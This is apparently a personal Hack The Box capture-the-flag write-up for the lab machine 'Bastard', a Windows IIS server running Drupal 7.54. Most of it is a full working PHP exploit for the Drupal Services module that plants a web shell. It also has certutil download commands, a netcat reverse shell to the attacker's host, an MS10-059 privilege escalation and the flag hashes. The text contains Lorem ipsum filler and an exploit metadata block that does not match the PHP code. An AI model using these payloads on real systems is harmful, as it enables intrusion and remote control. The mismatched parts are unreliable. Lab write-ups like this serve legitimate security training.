

Bastard

Kill chain

1. Resolution Summary
2. Information Gathering
3. Enumeration
4. Exploitation
5. Lateral movement to user, Privilege escalation
6. Loot
7. Archive

Resolution summary

- Learn how to use exploit suggester
- you could not create rev shell with powershell, no matter how you tried. This is worth to review
- Train your enumeration (both at the beginning of the assessment and during)

Improved skills

- Escalation
- skill 2

Used tools

- nmap
- gobuster

Information Gathering

Scanned all TCP ports:

```
80/tcp      open       http
135/tcp     open       msrpc
49154/tcp   open       unknown
```

Enumerated open TCP ports:

Enumerated top 200 UDP ports:

Enumeration

Port 80 - HTTP (Microsoft IIS httpd 7.5)

```
80/tcp    open      http        Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Welcome to Bastard | Bastard
|_http-generator: Drupal 7 (http://drupal.org)
| http-methods:
|_ Potentially risky methods: TRACE
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
```

```
└─(root@kali)-[/home/kali/hackthebox/bastard/CVE-2018-7600]
└─# curl -s http://10.10.10.9/CHANGELOG.txt | grep -m2 ""
```

Drupal 7.54, 2017-02-01


Exploitation

Drupal 7.x Module Services – Remote Code Execution

```
(root@kali)-[/home/kali/hackthebox/bastard]
# searchsploit Drupal 7
```

Exploit Title	Path
Drupal 10.1.2 - web-cache-poisoning-Extern	php/webapps/51723.txt
Drupal 4.1/4.2 - Cross-Site Scripting	php/webapps/22940.txt
Drupal 4.5.3 < 4.6.1 - Comments PHP Inject	php/webapps/1088.pl
Drupal 4.7 - 'Attachment mod_mime' Remote	php/webapps/1821.php
Drupal 4.x - URL-Encoded Input HTML Inject	php/webapps/27020.txt
Drupal 5.2 - PHP Zend Hash ation Vector	php/webapps/4510.txt
Drupal 6.15 - Multiple Persistent Cross-Si	php/webapps/11060.txt
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Inj	php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Inj	php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Inj	php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Inj	php/webapps/35150.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Inj	php/webapps/44355.php
Drupal 7.12 - Multiple Vulnerabilities	php/webapps/18564.txt
Drupal 7.x Module Services - Remote Code E	php/webapps/41564.php
Drupal < 4.7.6 - Post Comments Remote Comm	php/webapps/3313.pl
Drupal < 5.1 - Post Comments Remote Comman	php/webapps/3312.pl
Drupal < 5.22/6.16 - Multiple Vulnerabilit	php/webapps/33706.txt

<https://vk9-sec.com/drupal-7-x-module-services-remote-code-execution/>



exploit.php

```
# Exploit Title: Drupal 7.x Services Module Remote Code Execution
# Vendor Homepage: https://www.drupal.org/project/services
# Exploit Author: Charles FOL
# Contact: https://twitter.com/ambionics
# Website: https://www.ambionics.io/blog/drupal-services-module-rce
```

```
#!/usr/bin/php
```

```
<?php
```

```
# Drupal Services Module Remote Code Execution Exploit
# https://www.ambionics.io/blog/drupal-services-module-rce
# cf
#
```

```

# Three stages:
# 1. Use the SQL Injection to get the contents of the cache for current
    endpoint
#    along with admin credentials and hash
# 2. Alter the cache to allow us to write a file and do so
# 3. Restore the cache
#

# Initialization

error_reporting(E_ALL);

define('QID', 'anything');
define('TYPE_PHP', 'application/vnd.php.serialized');
define('TYPE_JSON', 'application/json');
define('CONTROLLER', 'user');
define('ACTION', 'login');

$url = 'http://10.10.10.9';
$endpoint_path = '/rest';
$endpoint = 'rest_endpoint';

$phpCode = <<<'EOD'

<?php

    if (isset($_REQUEST['fupload'])) {

        file_put_contents($_REQUEST['fupload'],
file_get_contents("http://10.10.14.12:8888/" . $_REQUEST['fupload']));

    };

    if (isset($_REQUEST['fexec'])) {

        echo "<pre>" . shell_exec($_REQUEST['fexec']) . "</pre>";

    };

?>

EOD;

$file = [

'filename' => 'virus.php',

'data' => $phpCode

```

```

];

$browser = new Browser($url . $endpoint_path);

# Stage 1: SQL Injection

class DatabaseCondition
{
    protected $conditions = [
        "#conjunction" => "AND"
    ];
    protected $arguments = [];
    protected $changed = false;
    protected $queryPlaceholderIdentifier = null;
    public $stringVersion = null;

    public function __construct($stringVersion=null)
    {
        $this->stringVersion = $stringVersion;

        if(!isset($stringVersion))
        {
            $this->changed = true;
            $this->stringVersion = null;
        }
    }
}

class SelectQueryExtender {
    # Contains a DatabaseCondition object instead of a SelectQueryInterface
    # so that $query->compile() exists and (string) $query is controlled by
    us.
    protected $query = null;

    protected $uniqueIdentifier = QID;
    protected $connection;
    protected $placeholder = 0;

    public function __construct($sql)
    {
        $this->query = new DatabaseCondition($sql);
    }
}

$cache_id = "services:$endpoint:resources";
$sql_cache = "SELECT data FROM {cache} WHERE cid='$cache_id'";
$password_hash = '$S$D2NH.6IZNb1vbZEV1F0S9fqIz3A0Y1xueKznB8vWrMsnV/nrTpnd';

```

```

# Take first user but with a custom password
# Store the original password hash in signature_format, and endpoint cache
# in signature
$query =
    "0x3a) UNION SELECT ux.uid AS uid, " .
    "ux.name AS name, '$password_hash' AS pass, " .
    "ux.mail AS mail, ux.theme AS theme, ($sql_cache) AS signature, " .
    "ux.pass AS signature_format, ux.created AS created, " .
    "ux.access AS access, ux.login AS login, ux.status AS status, " .
    "ux.timezone AS timezone, ux.language AS language, ux.picture " .
    "AS picture, ux.init AS init, ux.data AS data FROM {users} ux " .
    "WHERE ux.uid<=>(0"
;

$query = new SelectQueryExtender($query);
$data = ['username' => $query, 'password' => 'ouvreboite'];
$data = serialize($data);

$json = $browser->post(TYPE_PHP, $data);

# If this worked, the rest will as well
if(!isset($json->user))
{
    print_r($json);
    e("Failed to login with fake password");
}

# Store session and user data

$session = [
    'session_name' => $json->session_name,
    'session_id' => $json->sessid,
    'token' => $json->token
];
store('session', $session);

$user = $json->user;

# Unserialize the cached value
# Note: Drupal websites admins, this is your opportunity to fight back :)
$cache = unserialize($user->signature);

# Reassign fields
$user->pass = $user->signature_format;
unset($user->signature);
unset($user->signature_format);

store('user', $user);

```

```

if($cache === false)
{
    e("Unable to obtains endpoint's cache value");
}

x("Cache contains " . sizeof($cache) . " entries");

# Stage 2: Change endpoint's behaviour to write a shell

class DrupalCacheArray
{
    # Cache ID
    protected $cid = "services:endpoint_name:resources";
    # Name of the table to fetch data from.
    # Can also be used to SQL inject in DrupalDatabaseCache::getMultiple()
    protected $bin = 'cache';
    protected $keysToPersist = [];
    protected $storage = [];

    function __construct($storage, $endpoint, $controller, $action) {
        $settings = [
            'services' => ['resource_api_version' => '1.0']
        ];
        $this->cid = "services:$endpoint:resources";

        # If no endpoint is given, just reset the original values
        if(isset($controller))
        {
            $storage[$controller]['actions'][$action] = [
                'help' => 'Writes data to a file',
                # Callback function
                'callback' => 'file_put_contents',
                # This one does not accept "true" as Drupal does,
                # so we just go for a tautology
                'access callback' => 'is_string',
                'access arguments' => ['a string'],
                # Arguments given through POST
                'args' => [
                    0 => [
                        'name' => 'filename',
                        'type' => 'string',
                        'description' => 'Path to the file',
                        'source' => ['data' => 'filename'],
                        'optional' => false,
                    ],
                    1 => [
                        'name' => 'data',
                        'type' => 'string',
                        'description' => 'The data to write',

```

```

        'source' => ['data' => 'data'],
        'optional' => false,
    ],
],
'file' => [
    'type' => 'inc',
    'module' => 'services',
    'name' => 'resources/user_resource',
],
'endpoint' => $settings
];
$storage[$controller]['endpoint']['actions'] += [
    $action => [
        'enabled' => 1,
        'settings' => $settings
    ]
];
}

$this->storage = $storage;
$this->keysToPersist = array_fill_keys(array_keys($storage), true);
}
}

class ThemeRegistry Extends DrupalCacheArray {
    protected $persistable;
    protected $completeRegistry;
}

cache_poison($endpoint, $cache);

# Write the file
$json = (array) $browser->post(TYPE_JSON, json_encode($file));

# Stage 3: Restore endpoint's behaviour

cache_reset($endpoint, $cache);

if(!(isset($json[0]) && $json[0] === strlen($file['data'])))
{
    e("Failed to write file.");
}

$file_url = $url . '/' . $file['filename'];
x("File written: $file_url");

# HTTP Browser

```



```

class Browser
{
    private $url;
    private $controller = CONTROLLER;
    private $action = ACTION;

    function __construct($url)
    {
        $this->url = $url;
    }

    function post($type, $data)
    {
        $headers = [
            "Accept: " . TYPE_JSON,
            "Content-Type: $type",
            "Content-Length: " . strlen($data)
        ];
        $url = $this->url . '/' . $this->controller . '/' . $this->action;

        $s = curl_init();
        curl_setopt($s, CURLOPT_URL, $url);
        curl_setopt($s, CURLOPT_HTTPHEADER, $headers);
        curl_setopt($s, CURLOPT_POST, 1);
        curl_setopt($s, CURLOPT_POSTFIELDS, $data);
        curl_setopt($s, CURLOPT_RETURNTRANSFER, true);
        curl_setopt($s, CURLOPT_SSL_VERIFYHOST, 0);
        curl_setopt($s, CURLOPT_SSL_VERIFYPEER, 0);
        $output = curl_exec($s);
        $error = curl_error($s);
        curl_close($s);

        if($error)
        {
            e("cURL: $error");
        }

        return json_decode($output);
    }
}

# Cache

function cache_poison($endpoint, $cache)
{
    $tr = new ThemeRegistry($cache, $endpoint, CONTROLLER, ACTION);
    cache_edit($tr);
}

```

```
function cache_reset($endpoint, $cache)
{
    $tr = new ThemeRegistry($cache, $endpoint, null, null);
    cache_edit($tr);
}

function cache_edit($tr)
{
    global $browser;
    $data = serialize([$tr]);
    $json = $browser->post(TYPE_PHP, $data);
}

# Utils

function x($message)
{
    print("$message\n");
}

function e($message)
{
    x($message);
    exit(1);
}

function store($name, $data)
{
    $filename = "$name.json";
    file_put_contents($filename, json_encode($data, JSON_PRETTY_PRINT));
    x("Stored $name information in $filename");
}
```

```

10 # Exploit Title: Drupal 7.x Services Module Remote Code Execution Exploit
11 # Author: Charles FOL (@ambionics)
12 # CVE: CVE-2018-7627
13 # Exploit URL: https://github.com/ambionics/exploits/blob/master/exploits/cve-2018-7627/drupal-services-module-rcex.py
14 # Version: 1.0
15 # Tested On: Kali Linux
16 # Tested By: @ambionics
17 # Date: 2018-09-19
18 # Vulnerable Software: Drupal 7.x Services Module
19 # Vulnerable Versions: 7.x
20 # Exploit Type: Remote Code Execution
21 # Exploit Description: This exploit allows an attacker to execute arbitrary code on a vulnerable Drupal 7.x instance by exploiting a remote code execution vulnerability in the Services module. The exploit uses a crafted payload to trigger the execution of a PHP script, which can be used to perform various actions such as adding a user, modifying existing users, or deleting files.
22 # Usage: python drupal-services-module-rcex.py --url http://10.10.10.9 --payload http://10.10.10.9/virus.php --output-dir /tmp --verbose
23 # Example Output:
24 # Stored session information in session.json
25 # Stored user information in user.json
26 # Cache contains 7 entries
27 # File written: http://10.10.10.9/virus.php

```

1 2 3 4

Hack The Box :: Hack The Box Page not found | Bastard 10.10.10.9/test1.php

10.10.10.9/virus.php?fexec=systeminfo

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking D

```

Host Name: BASTARD
OS Name: Microsoft Windows Server 2008 R2 Datacenter
OS Version: 6.1.7600 N/A Build 7600
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Server
OS Build Type: Multiprocessor Free
Registered Owner: Windows User
Registered Organization:
Product ID: 55041-402-3582622-84461
Original Install Date: 18/3/2017, 7:04:46 t  
System Boot Time: 8/4/2024, 9:03:39 $  
System Manufacturer: VMware, Inc.
System Model: VMware Virtual Platform
System Type: x64-based PC
Processor(s): 2 Processor(s) Installed.
[01]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
[02]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz

BIOS Version: Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume1
System Locale: el;Greek
Input Locale: en-us;English (United States)
Time Zone: (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory: 2.047 MB
Available Physical Memory: 1.606 MB
Virtual Memory: Max Size: 4.095 MB
Virtual Memory: Available: 3.630 MB
Virtual Memory: In Use: 465 MB
Page File Location(s): C:\pagefile.sys
Domain: HTB
Logon Server: N/A
Hotfix(s): N/A
Network Card(s): 1 NIC(s) Installed.
[01]: Intel(R) PRO/1000 MT Network Connection
Connection Name: Local Area Connection
DHCP Enabled: No
IP address(es)
[01]: 10.10.10.9

```

`http://10.10.10.9/virus.php?fexec=certutil%20-f%20-urlcache%20http://10.10.14.5:8000/nc.exe%20nc.exe`

```

(root@kali)-[/home/kali/hackthebox/bastard]
# python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.9 - - [08/Apr/2024 02:34:13] "GET /nc.exe HTTP/1.1" 200 -
10.10.10.9 - - [08/Apr/2024 02:34:13] "GET /nc.exe HTTP/1.1" 200 -

```

`10.10.10.9/virus.php?fexec=nc.exe -e cmd 10.10.14.5 1234`

```
(root@kali)-[/home/kali/hackthebox/bastard]
# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.9] 49191
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\inetpub\drupal-7.54>whoami
whoami
nt authority\iusr

C:\inetpub\drupal-7.54>
```

Privilege Escalation

Local Enumeration

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque sit amet tortor scelerisque, fringilla sapien sit amet, rhoncus lorem. Nullam imperdiet nisi ut tortor eleifend tincidunt. Mauris in aliquam orci. Nam congue sollicitudin ex, sit amet placerat ipsum congue quis. Maecenas et ligula et libero congue sollicitudin non eget neque. Phasellus bibendum ornare magna. Donec a gravida lacus.

MS10-059

<https://github.com/SecWiki/windows-kernel-exploits/blob/master/MS10-059/MS10-059.exe>

```
(root@kali)-[/home/kali/Downloads]
# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.9] 49526
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\inetpub\drupal-7.54>certutil -f -urlcache http://10.10.14.5:8000/MS10-059.exe MS10-059.exe
certutil -f -urlcache http://10.10.14.5:8000/MS10-059.exe MS10-059.exe
**** Online ****
CertUtil: -URLCache command completed successfully.

C:\inetpub\drupal-7.54>MS10-059.exe 10.10.14.5 1337
MS10-059.exe 10.10.14.5 1337
/Chimichurri/—>This exploit gives you a Local System shell
<BR>/Chimichurri/—>Changing registry values ... <BR>/Chimichurri/—>Got
```

```
SYSTEM token ... <BR>/Chimichurri/—>Running reverse shell ...  
<BR>/Chimichurri/—>Restoring default registry values ... <BR>  
C:\inetpub\drupal-7.54>
```

```
C:\Users\Administrator\Desktop>type root.txt  
type root.txt  
c49dcd35944c30f7b7ffb8b2bedfa092  
  
C:\Users\Administrator\Desktop>whoami  
whoami  
nt authority\system  
  
C:\Users\Administrator\Desktop>
```

Trophy & Loot

user.txt

```
37477ba8e1883a7ffc97d800dde4faa9
```

root.txt

```
c49dcd35944c30f7b7ffb8b2bedfa092
```